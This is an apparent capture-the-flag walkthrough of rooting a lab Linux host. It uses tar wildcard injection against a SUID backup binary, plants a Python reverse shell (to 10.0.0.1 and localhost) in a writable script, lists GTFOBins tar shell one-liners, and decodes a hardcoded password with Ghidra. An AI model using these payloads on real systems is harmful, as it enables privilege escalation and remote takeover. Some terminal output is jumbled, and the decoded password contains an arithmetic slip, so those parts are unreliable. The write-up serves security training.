/snap/core/9665/usr/lib/dbus-1.0/dbus-daemon-launch-helper  
/snap/core/9665/usr/lib/openssh/ssh-keysign  
/snap/core/9665/usr/lib/snapd/snap-confine  
/snap/core/9665/usr/sbin/pppd  
/home/JeffersonAWolf/oscp_prep/backups  
/var/backups_cj/oscp_prep/backups  
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic  
/usr/lib/openssh/ssh-keysign  
/usr/lib/policykit-1/polkit-agent-helper-1  
/usr/lib/snapd/snap-confine  
/usr/lib/dbus-1.0/dbus-daemon-launch-helper  
/usr/lib/eject/dmccrypt-get-device
```

Exploring the oscp_prep folder:



```
JeffersonAWolf@ip-10-0-0-79: ~/oscp_prep  
JeffersonAWolf@ip-10-0-0-79:~$ ls  
Desktop  Pictures  follow_the_white_rabbit.txt  ru88erduck_wuz_here.txt  
Documents  Videos  oscp_prep  th0rr0th_wuz_here.txt  
JeffersonAWolf@ip-10-0-0-79:~$ cd oscp_prep/  
JeffersonAWolf@ip-10-0-0-79:~/oscp_prep$ ls  
backups  enum_script.sh  goodies.txt  notes.txt  
JeffersonAWolf@ip-10-0-0-79:~/oscp_prep$
```

```
JeffersonAWolf@ip-10-0-0-79: ~/oscp_prep
JeffersonAWolf@ip-10-0-0-79:~$ ls
Desktop  Pictures  follow_the_white_rabbit.txt  ru88erduck_wuz_here.txt
Documents  Videos  oscp_prep  th0rr0th_wuz_here.txt
JeffersonAWolf@ip-10-0-0-79:~$ cd oscp_prep/
JeffersonAWolf@ip-10-0-0-79:~/oscp_prep$ ls
backups  enum_script.sh  goodies.txt  notes.txt
JeffersonAWolf@ip-10-0-0-79:~/oscp_prep$ ls -lai
total 40
524721 drwxrwxr-x+ 2 root      root      4096 Jul 30 14:39 .
257293 drwxr-xr-x+ 8 JeffersonAWolf JeffersonAWolf 4096 Jul 19 17:47 ..
524722 -rwsrwsr-x+ 1 root      root      16720 Jul 19 16:34 backups
524723 -rwxrwxr-x+ 1 root      root      21 Jul 19 16:34 enum_script.sh
524724 -rw-r--r-- 1 root      root      39 Jul 19 16:34 goodies.txt
524725 -rw-r--r-- 1 root      root      278 Jul 19 16:34 notes.txt
JeffersonAWolf@ip-10-0-0-79:~/oscp_prep$
```

You can write to enum_script in the folder.

Running the backups bin:

```
JeffersonAWolf@ip-10-0-0-79:~/oscp_prep$ ./backups
-rwsrwsr-x root/root      16720 2020-07-19 16:34 backups
-rwxrwxr-x root/root      21 2020-07-19 16:34 enum_script.sh
-rw-r--r-- root/root      39 2020-07-19 16:34 goodies.txt
-rw-r--r-- root/root      278 2020-07-19 16:34 notes.txt
JeffersonAWolf@ip-10-0-0-79:~/oscp_prep$ ls -lai
total 72
524721 drwxrwxr-x+ 2 root      root      4096 Jul 30 14:39 .
257293 drwxr-xr-x+ 8 JeffersonAWolf JeffersonAWolf 4096 Jul 19 17:47 ..
530821 -rw-rw-r-- 1 root      root      30720 Jul 30 14:39 backup.tar
524722 -rwsrwsr-x+ 1 root      root      16720 Jul 19 16:34 backups
524723 -rwxrwxr-x+ 1 root      root      21 Jul 19 16:34 enum_script.sh
524724 -rw-r--r-- 1 root      root      39 Jul 19 16:34 goodies.txt
524725 -rw-r--r-- 1 root      root      278 Jul 19 16:34 notes.txt
JeffersonAWolf@ip-10-0-0-79:~/oscp_prep$
```

Examining the backups bin:

```
JeffersonAWolf@ip-10-0-0-79: ~/oscp_prep
JeffersonAWolf@ip-10-0-0-79:~/oscp_prep$ strings backups
/lib64/ld-linux-x86-64.so.2
Vqs%
libc.so.6
setuid
system
__cxa_finalize
setgid
__libc_start_main
GLIBC_2.2.5
_ITM_deregisterTMCloneTable
gmon_start
_ITM_registerTMCloneTable
u/UH
[]A\A]A^A
/bin/tar cvvf backup.tar *
;*3$"
GCC: (Debian 9.3.0-14) 9.3.0
crtstuff.c
deregister_tm_clones
__do_global_dtors_aux
completed.7452
__do_global_dtors_aux_fini_array_entry
frame_dummy
```

You can see it is running tar with a wildcard.
Look for tar priv esc:

tar | GTFobins

https://gtfobins.github.io/gtfobins/tar/

3,073

Shell File upload File download File write File read Sudo Limited SUID

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

(a) `tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/sh`

(b) This only works for GNU tar.

`tar xf /dev/null -I '/bin/sh -c "sh <&2 1>&2"'`

(c) This only works for GNU tar. It can be useful when only a limited command argument injection is available.

```
TF=$(mktemp)
echo '/bin/sh 0<&1' > "$TF"
tar cf "$TF.tar" "$TF"
tar xf "$TF.tar" --to-command sh
rm "$TF"
```

Use a python reverse shell to get an interactive session that will stay open while you use it:

Python

This was tested under Linux / Python 2.7:

```
python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);
s.connect(("10.0.0.1",1234));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
```

Update the host in the connect statement to localhost, and put this in enum_script.sh since it is writable.

NOTE: There is a cronjob that resets the contents of this folder every 3 minutes so you must prepare the exploit ahead of time or else your work will be overwritten.

Since the command run uses wildcards then filenames can be interpreted as arguments. So to use the exploit above create two files --checkpoint=1, and --checkpoint-action=....

So the command run will be:

```
tar cvvf backup.tar --checkpoint=1 --checkpoint-action=exec=sh
enum_script.sh backups enum_script.sh goodies.txt notes.txt
```

Open a Second SSH Session:

First open a second SSH session and run netcat listening on port 1234 (or whichever you set in the reverse shell).

```
nc -lvp 1234
```

Create the two files:

```
echo "" > './--checkpoint=1'
echo "" > './checkpoint-action=exec=sh enum_script.sh'
```



```
JeffersonAWolf@ip-10-0-0-79:~/oscp_prep$ vim enum_script.sh
JeffersonAWolf@ip-10-0-0-79:~/oscp_prep$ echo "" > './--checkpoint=1'
JeffersonAWolf@ip-10-0-0-79:~/oscp_prep$ echo "" > './--checkpoint-action=exec=sh enum_script.sh'
JeffersonAWolf@ip-10-0-0-79:~/oscp_prep$ ls
'--checkpoint-action=exec=sh enum_script.sh'  backups  enum_script.sh
'--checkpoint=1'
JeffersonAWolf@ip-10-0-0-79:~/oscp_prep$
```

Put the Reverse shell in enum_script.sh and run backups:

```
vim enum_script.sh
./backups
```

```
JeffersonAWolf@ip-10-0-0-79: ~/oscp_prep

#!/bin/bash

# TO DO
vim reverse_shell

python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("localhost",1234));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
```

Go back to the shell with nc listener:


```
JeffersonAWolf@ip-10-0-0-79: ~
root@kali:~# ssh JeffersonAWolf@3.236.21.15
JeffersonAWolf@3.236.21.15's password:
Last login: Thu Jul 30 14:32:37 2020 from 64.229.93.169
Wake up....
The Matrix has you.
Follow the white rabbit.
Knock, knock.

FLAG 2: 10 Points, TRYHARDER{e3df5baa7b6e06d7cfbcf12aa61e6780}

HINT: ssh_proxy: Use parameter 'Do not execute a remote command. This is useful
for just port forwarding'
JeffersonAWolf@ip-10-0-0-79:~$ nc -lvp 1234
Listening on [0.0.0.0] (family 0, port 1234)
Connection from localhost 39062 received!
# id
uid=0(root) gid=0(root) groups=0(root),1001(JeffersonAWolf)
#
```

Find the root flag:

```
HINT: ssh_proxy: Use parameter 'Do not execute a remote command. This is useful
for just port forwarding'
JeffersonAWolf@ip-10-0-0-79:~$ nc -lvp 1234
Listening on [0.0.0.0] (family 0, port 1234)
Connection from localhost 39062 received!
# id
uid=0(root) gid=0(root) groups=0(root),1001(JeffersonAWolf)
# cd /root
# find . -name "*flag*"
./Desktop/FIN/findme-08/bloop.flag
# c
```

```
# cat Desktop/FIN/findme-08/bloop.flag
524724 -rw-r--r-- 1 root
t
SOME QUOTES FOR ENDINGS:
524725 -rw-r--r-- 1 root
It is always important to know when something has reached its end.
JeffersonAWolf@ip-10-0-0-79:~$
There is no real ending.
JeffersonAWolf@ip-10-0-0-79:~$
A man is like a novel: until the very last page you don't know how it will end.
JeffersonAWolf@ip-10-0-0-79:~$
Ends are not bad things, they just mean that something else is about to begin.
JeffersonAWolf@ip-10-0-0-79:~$
FLAG 5 - 50 POINTS
JeffersonAWolf@ip-10-0-0-79:~$
TRYHARDER{dbd128f6b99859b1c82362d58fa5c37b}
JeffersonAWolf@ip-10-0-0-79:~$
#
```

Part 5: Finding the Root Flag: Method 2

This one is easier, but you have to find it first:

```
JeffersonAWolf@ip-10-0-0-79:~/oscp_prep$ cd
JeffersonAWolf@ip-10-0-0-79:~$ ls
Desktop Pictures follow_the_white_rabbit.txt ru88erduck_wuz_here.txt
Documents Videos oscp_prep th0rr0th_wuz_here.txt
JeffersonAWolf@ip-10-0-0-79:~$ cat follow_the_white_rabbit.txt
Wake up...
The Matrix has you.
Follow the white rabbit.
Knock, knock.
active system shell.
[d()wNtH3 R488iT h0|_e W3 g())
u don't know how it will end.
JeffersonAWolf@ip-10-0-0-79:~$
```

```
u don't know how it will end.
JeffersonAWolf@ip-10-0-0-79:~$ find / -name "white_rabbit" 2>/dev/null
/usr/bin/white_rabbit
/usr/bin/white_rabbit/white_rabbit
JeffersonAWolf@ip-10-0-0-79:~$
```

Try running it:

```
JeffersonAWolf@ip-10-0-0-79:~$ cd /usr/bin/white_rabbit/
JeffersonAWolf@ip-10-0-0-79:/usr/bin/white_rabbit$ ls
white_rabbit
JeffersonAWolf@ip-10-0-0-79:/usr/bin/white_rabbit$ ./white_rabbit
You don't know how it will end.
Something else about to begin.

  _ _ _ _ _
 / _ _ _ _ \
( _ _ _ _ _ )
 \ _ _ _ _ /
  _ _ _ _ _

--WHITE RABBIT--
Wake up neo.. I have a challenge for you..
Enter the password:pas
```

Run strings on white_rabbit:

```
--WHITE RABBIT--
Wake up neo.. I have a challenge for you..
pass123
Enter the password:
Witcher3
lSma0skl
RunRunRun
NotThePassword
F4ncYPaNts22
A1NMlP0B0
HMMMMMMMM
SleepySloth22
No, %s is not correct.
Yes, %s is correct %c%c%c%c password.
;*3$"
GCC: (Debian 9.3.0-14) 9.3.0
crtstuff.c
```

Copy it your machine:


```
scp JeffersonAWolf@3.236.21.15:/usr/bin/white_rabbit/white_rabbit
:white_rabbit
```

Using ghidra to analyse:

Open the function main in the decompiler


You can see that 2 is subtracted from each char in the input string,

and compared to local_60



```
44 local_70 = "SleepySloth22";
45 local_c = 0;
46 pcVar1 = fgets(local_178,0x100,stdin);
47 if (pcVar1 != (char *)0x0) {
48     sVar2 = strchr(local_178,"\\n");
49     local_178[sVar2] = '\\0';
50     while( true ) {
51         if (((local_178[local_c] == '\\0') && (local_60[local_c] == '\\0')) || (0xff < local_c)) {
52             printf("Yes, %s is correct %c%c%c%c password.\\n",local_178,0x72,0x6f,0x6f,0x74);
53             return 0;
54         }
55         if ((local_178[local_c] == '\\0') || (local_60[local_c] == '\\0')) {
56             printf("No, %s is not correct.\\n",local_178);
57             return 1;
58         }
59         if ((int)local_178[local_c] + -2 != (int)local_60[local_c]) break;
60         local_c = local_c + 1;
61     }
62     printf("No, %s is not correct.\\n",local_178);
63 }
64 return 1;
```

Find the value of local_60:



```
32 puts("  -----  '---' ");
33 puts("--WHITE RABBIT--");
34 puts("Wake up neo.. I have a challenge for you..");
35 local_30 = "pass123";
36 printf("Enter the password:");
37 local_38 = "Witcher3";
38 local_40 = "lSmaQskl";
39 local_48 = "RunRunRun";
40 local_50 = "NotThePassword";
41 local_58 = "F4ncYPaNts22";
42 local_60 = "A1NM1P0B0";
43 local_68 = "HMMMMMMMM";
44 local_70 = "SleepySloth22";
45 local_c = 0;
46 pcVar1 = fgets(local_178,0x100,stdin);
47 if (pcVar1 != (char *)0x0) {
48     sVar2 = strchr(local_178,"\\n");
```

Add 2 to each char in local_60:

```
A1NM1P0B0 -> C3POnR2D2
```

Run it again with the correct password:

[illegible]

You can now log in as root, and get the final flag.

FIN.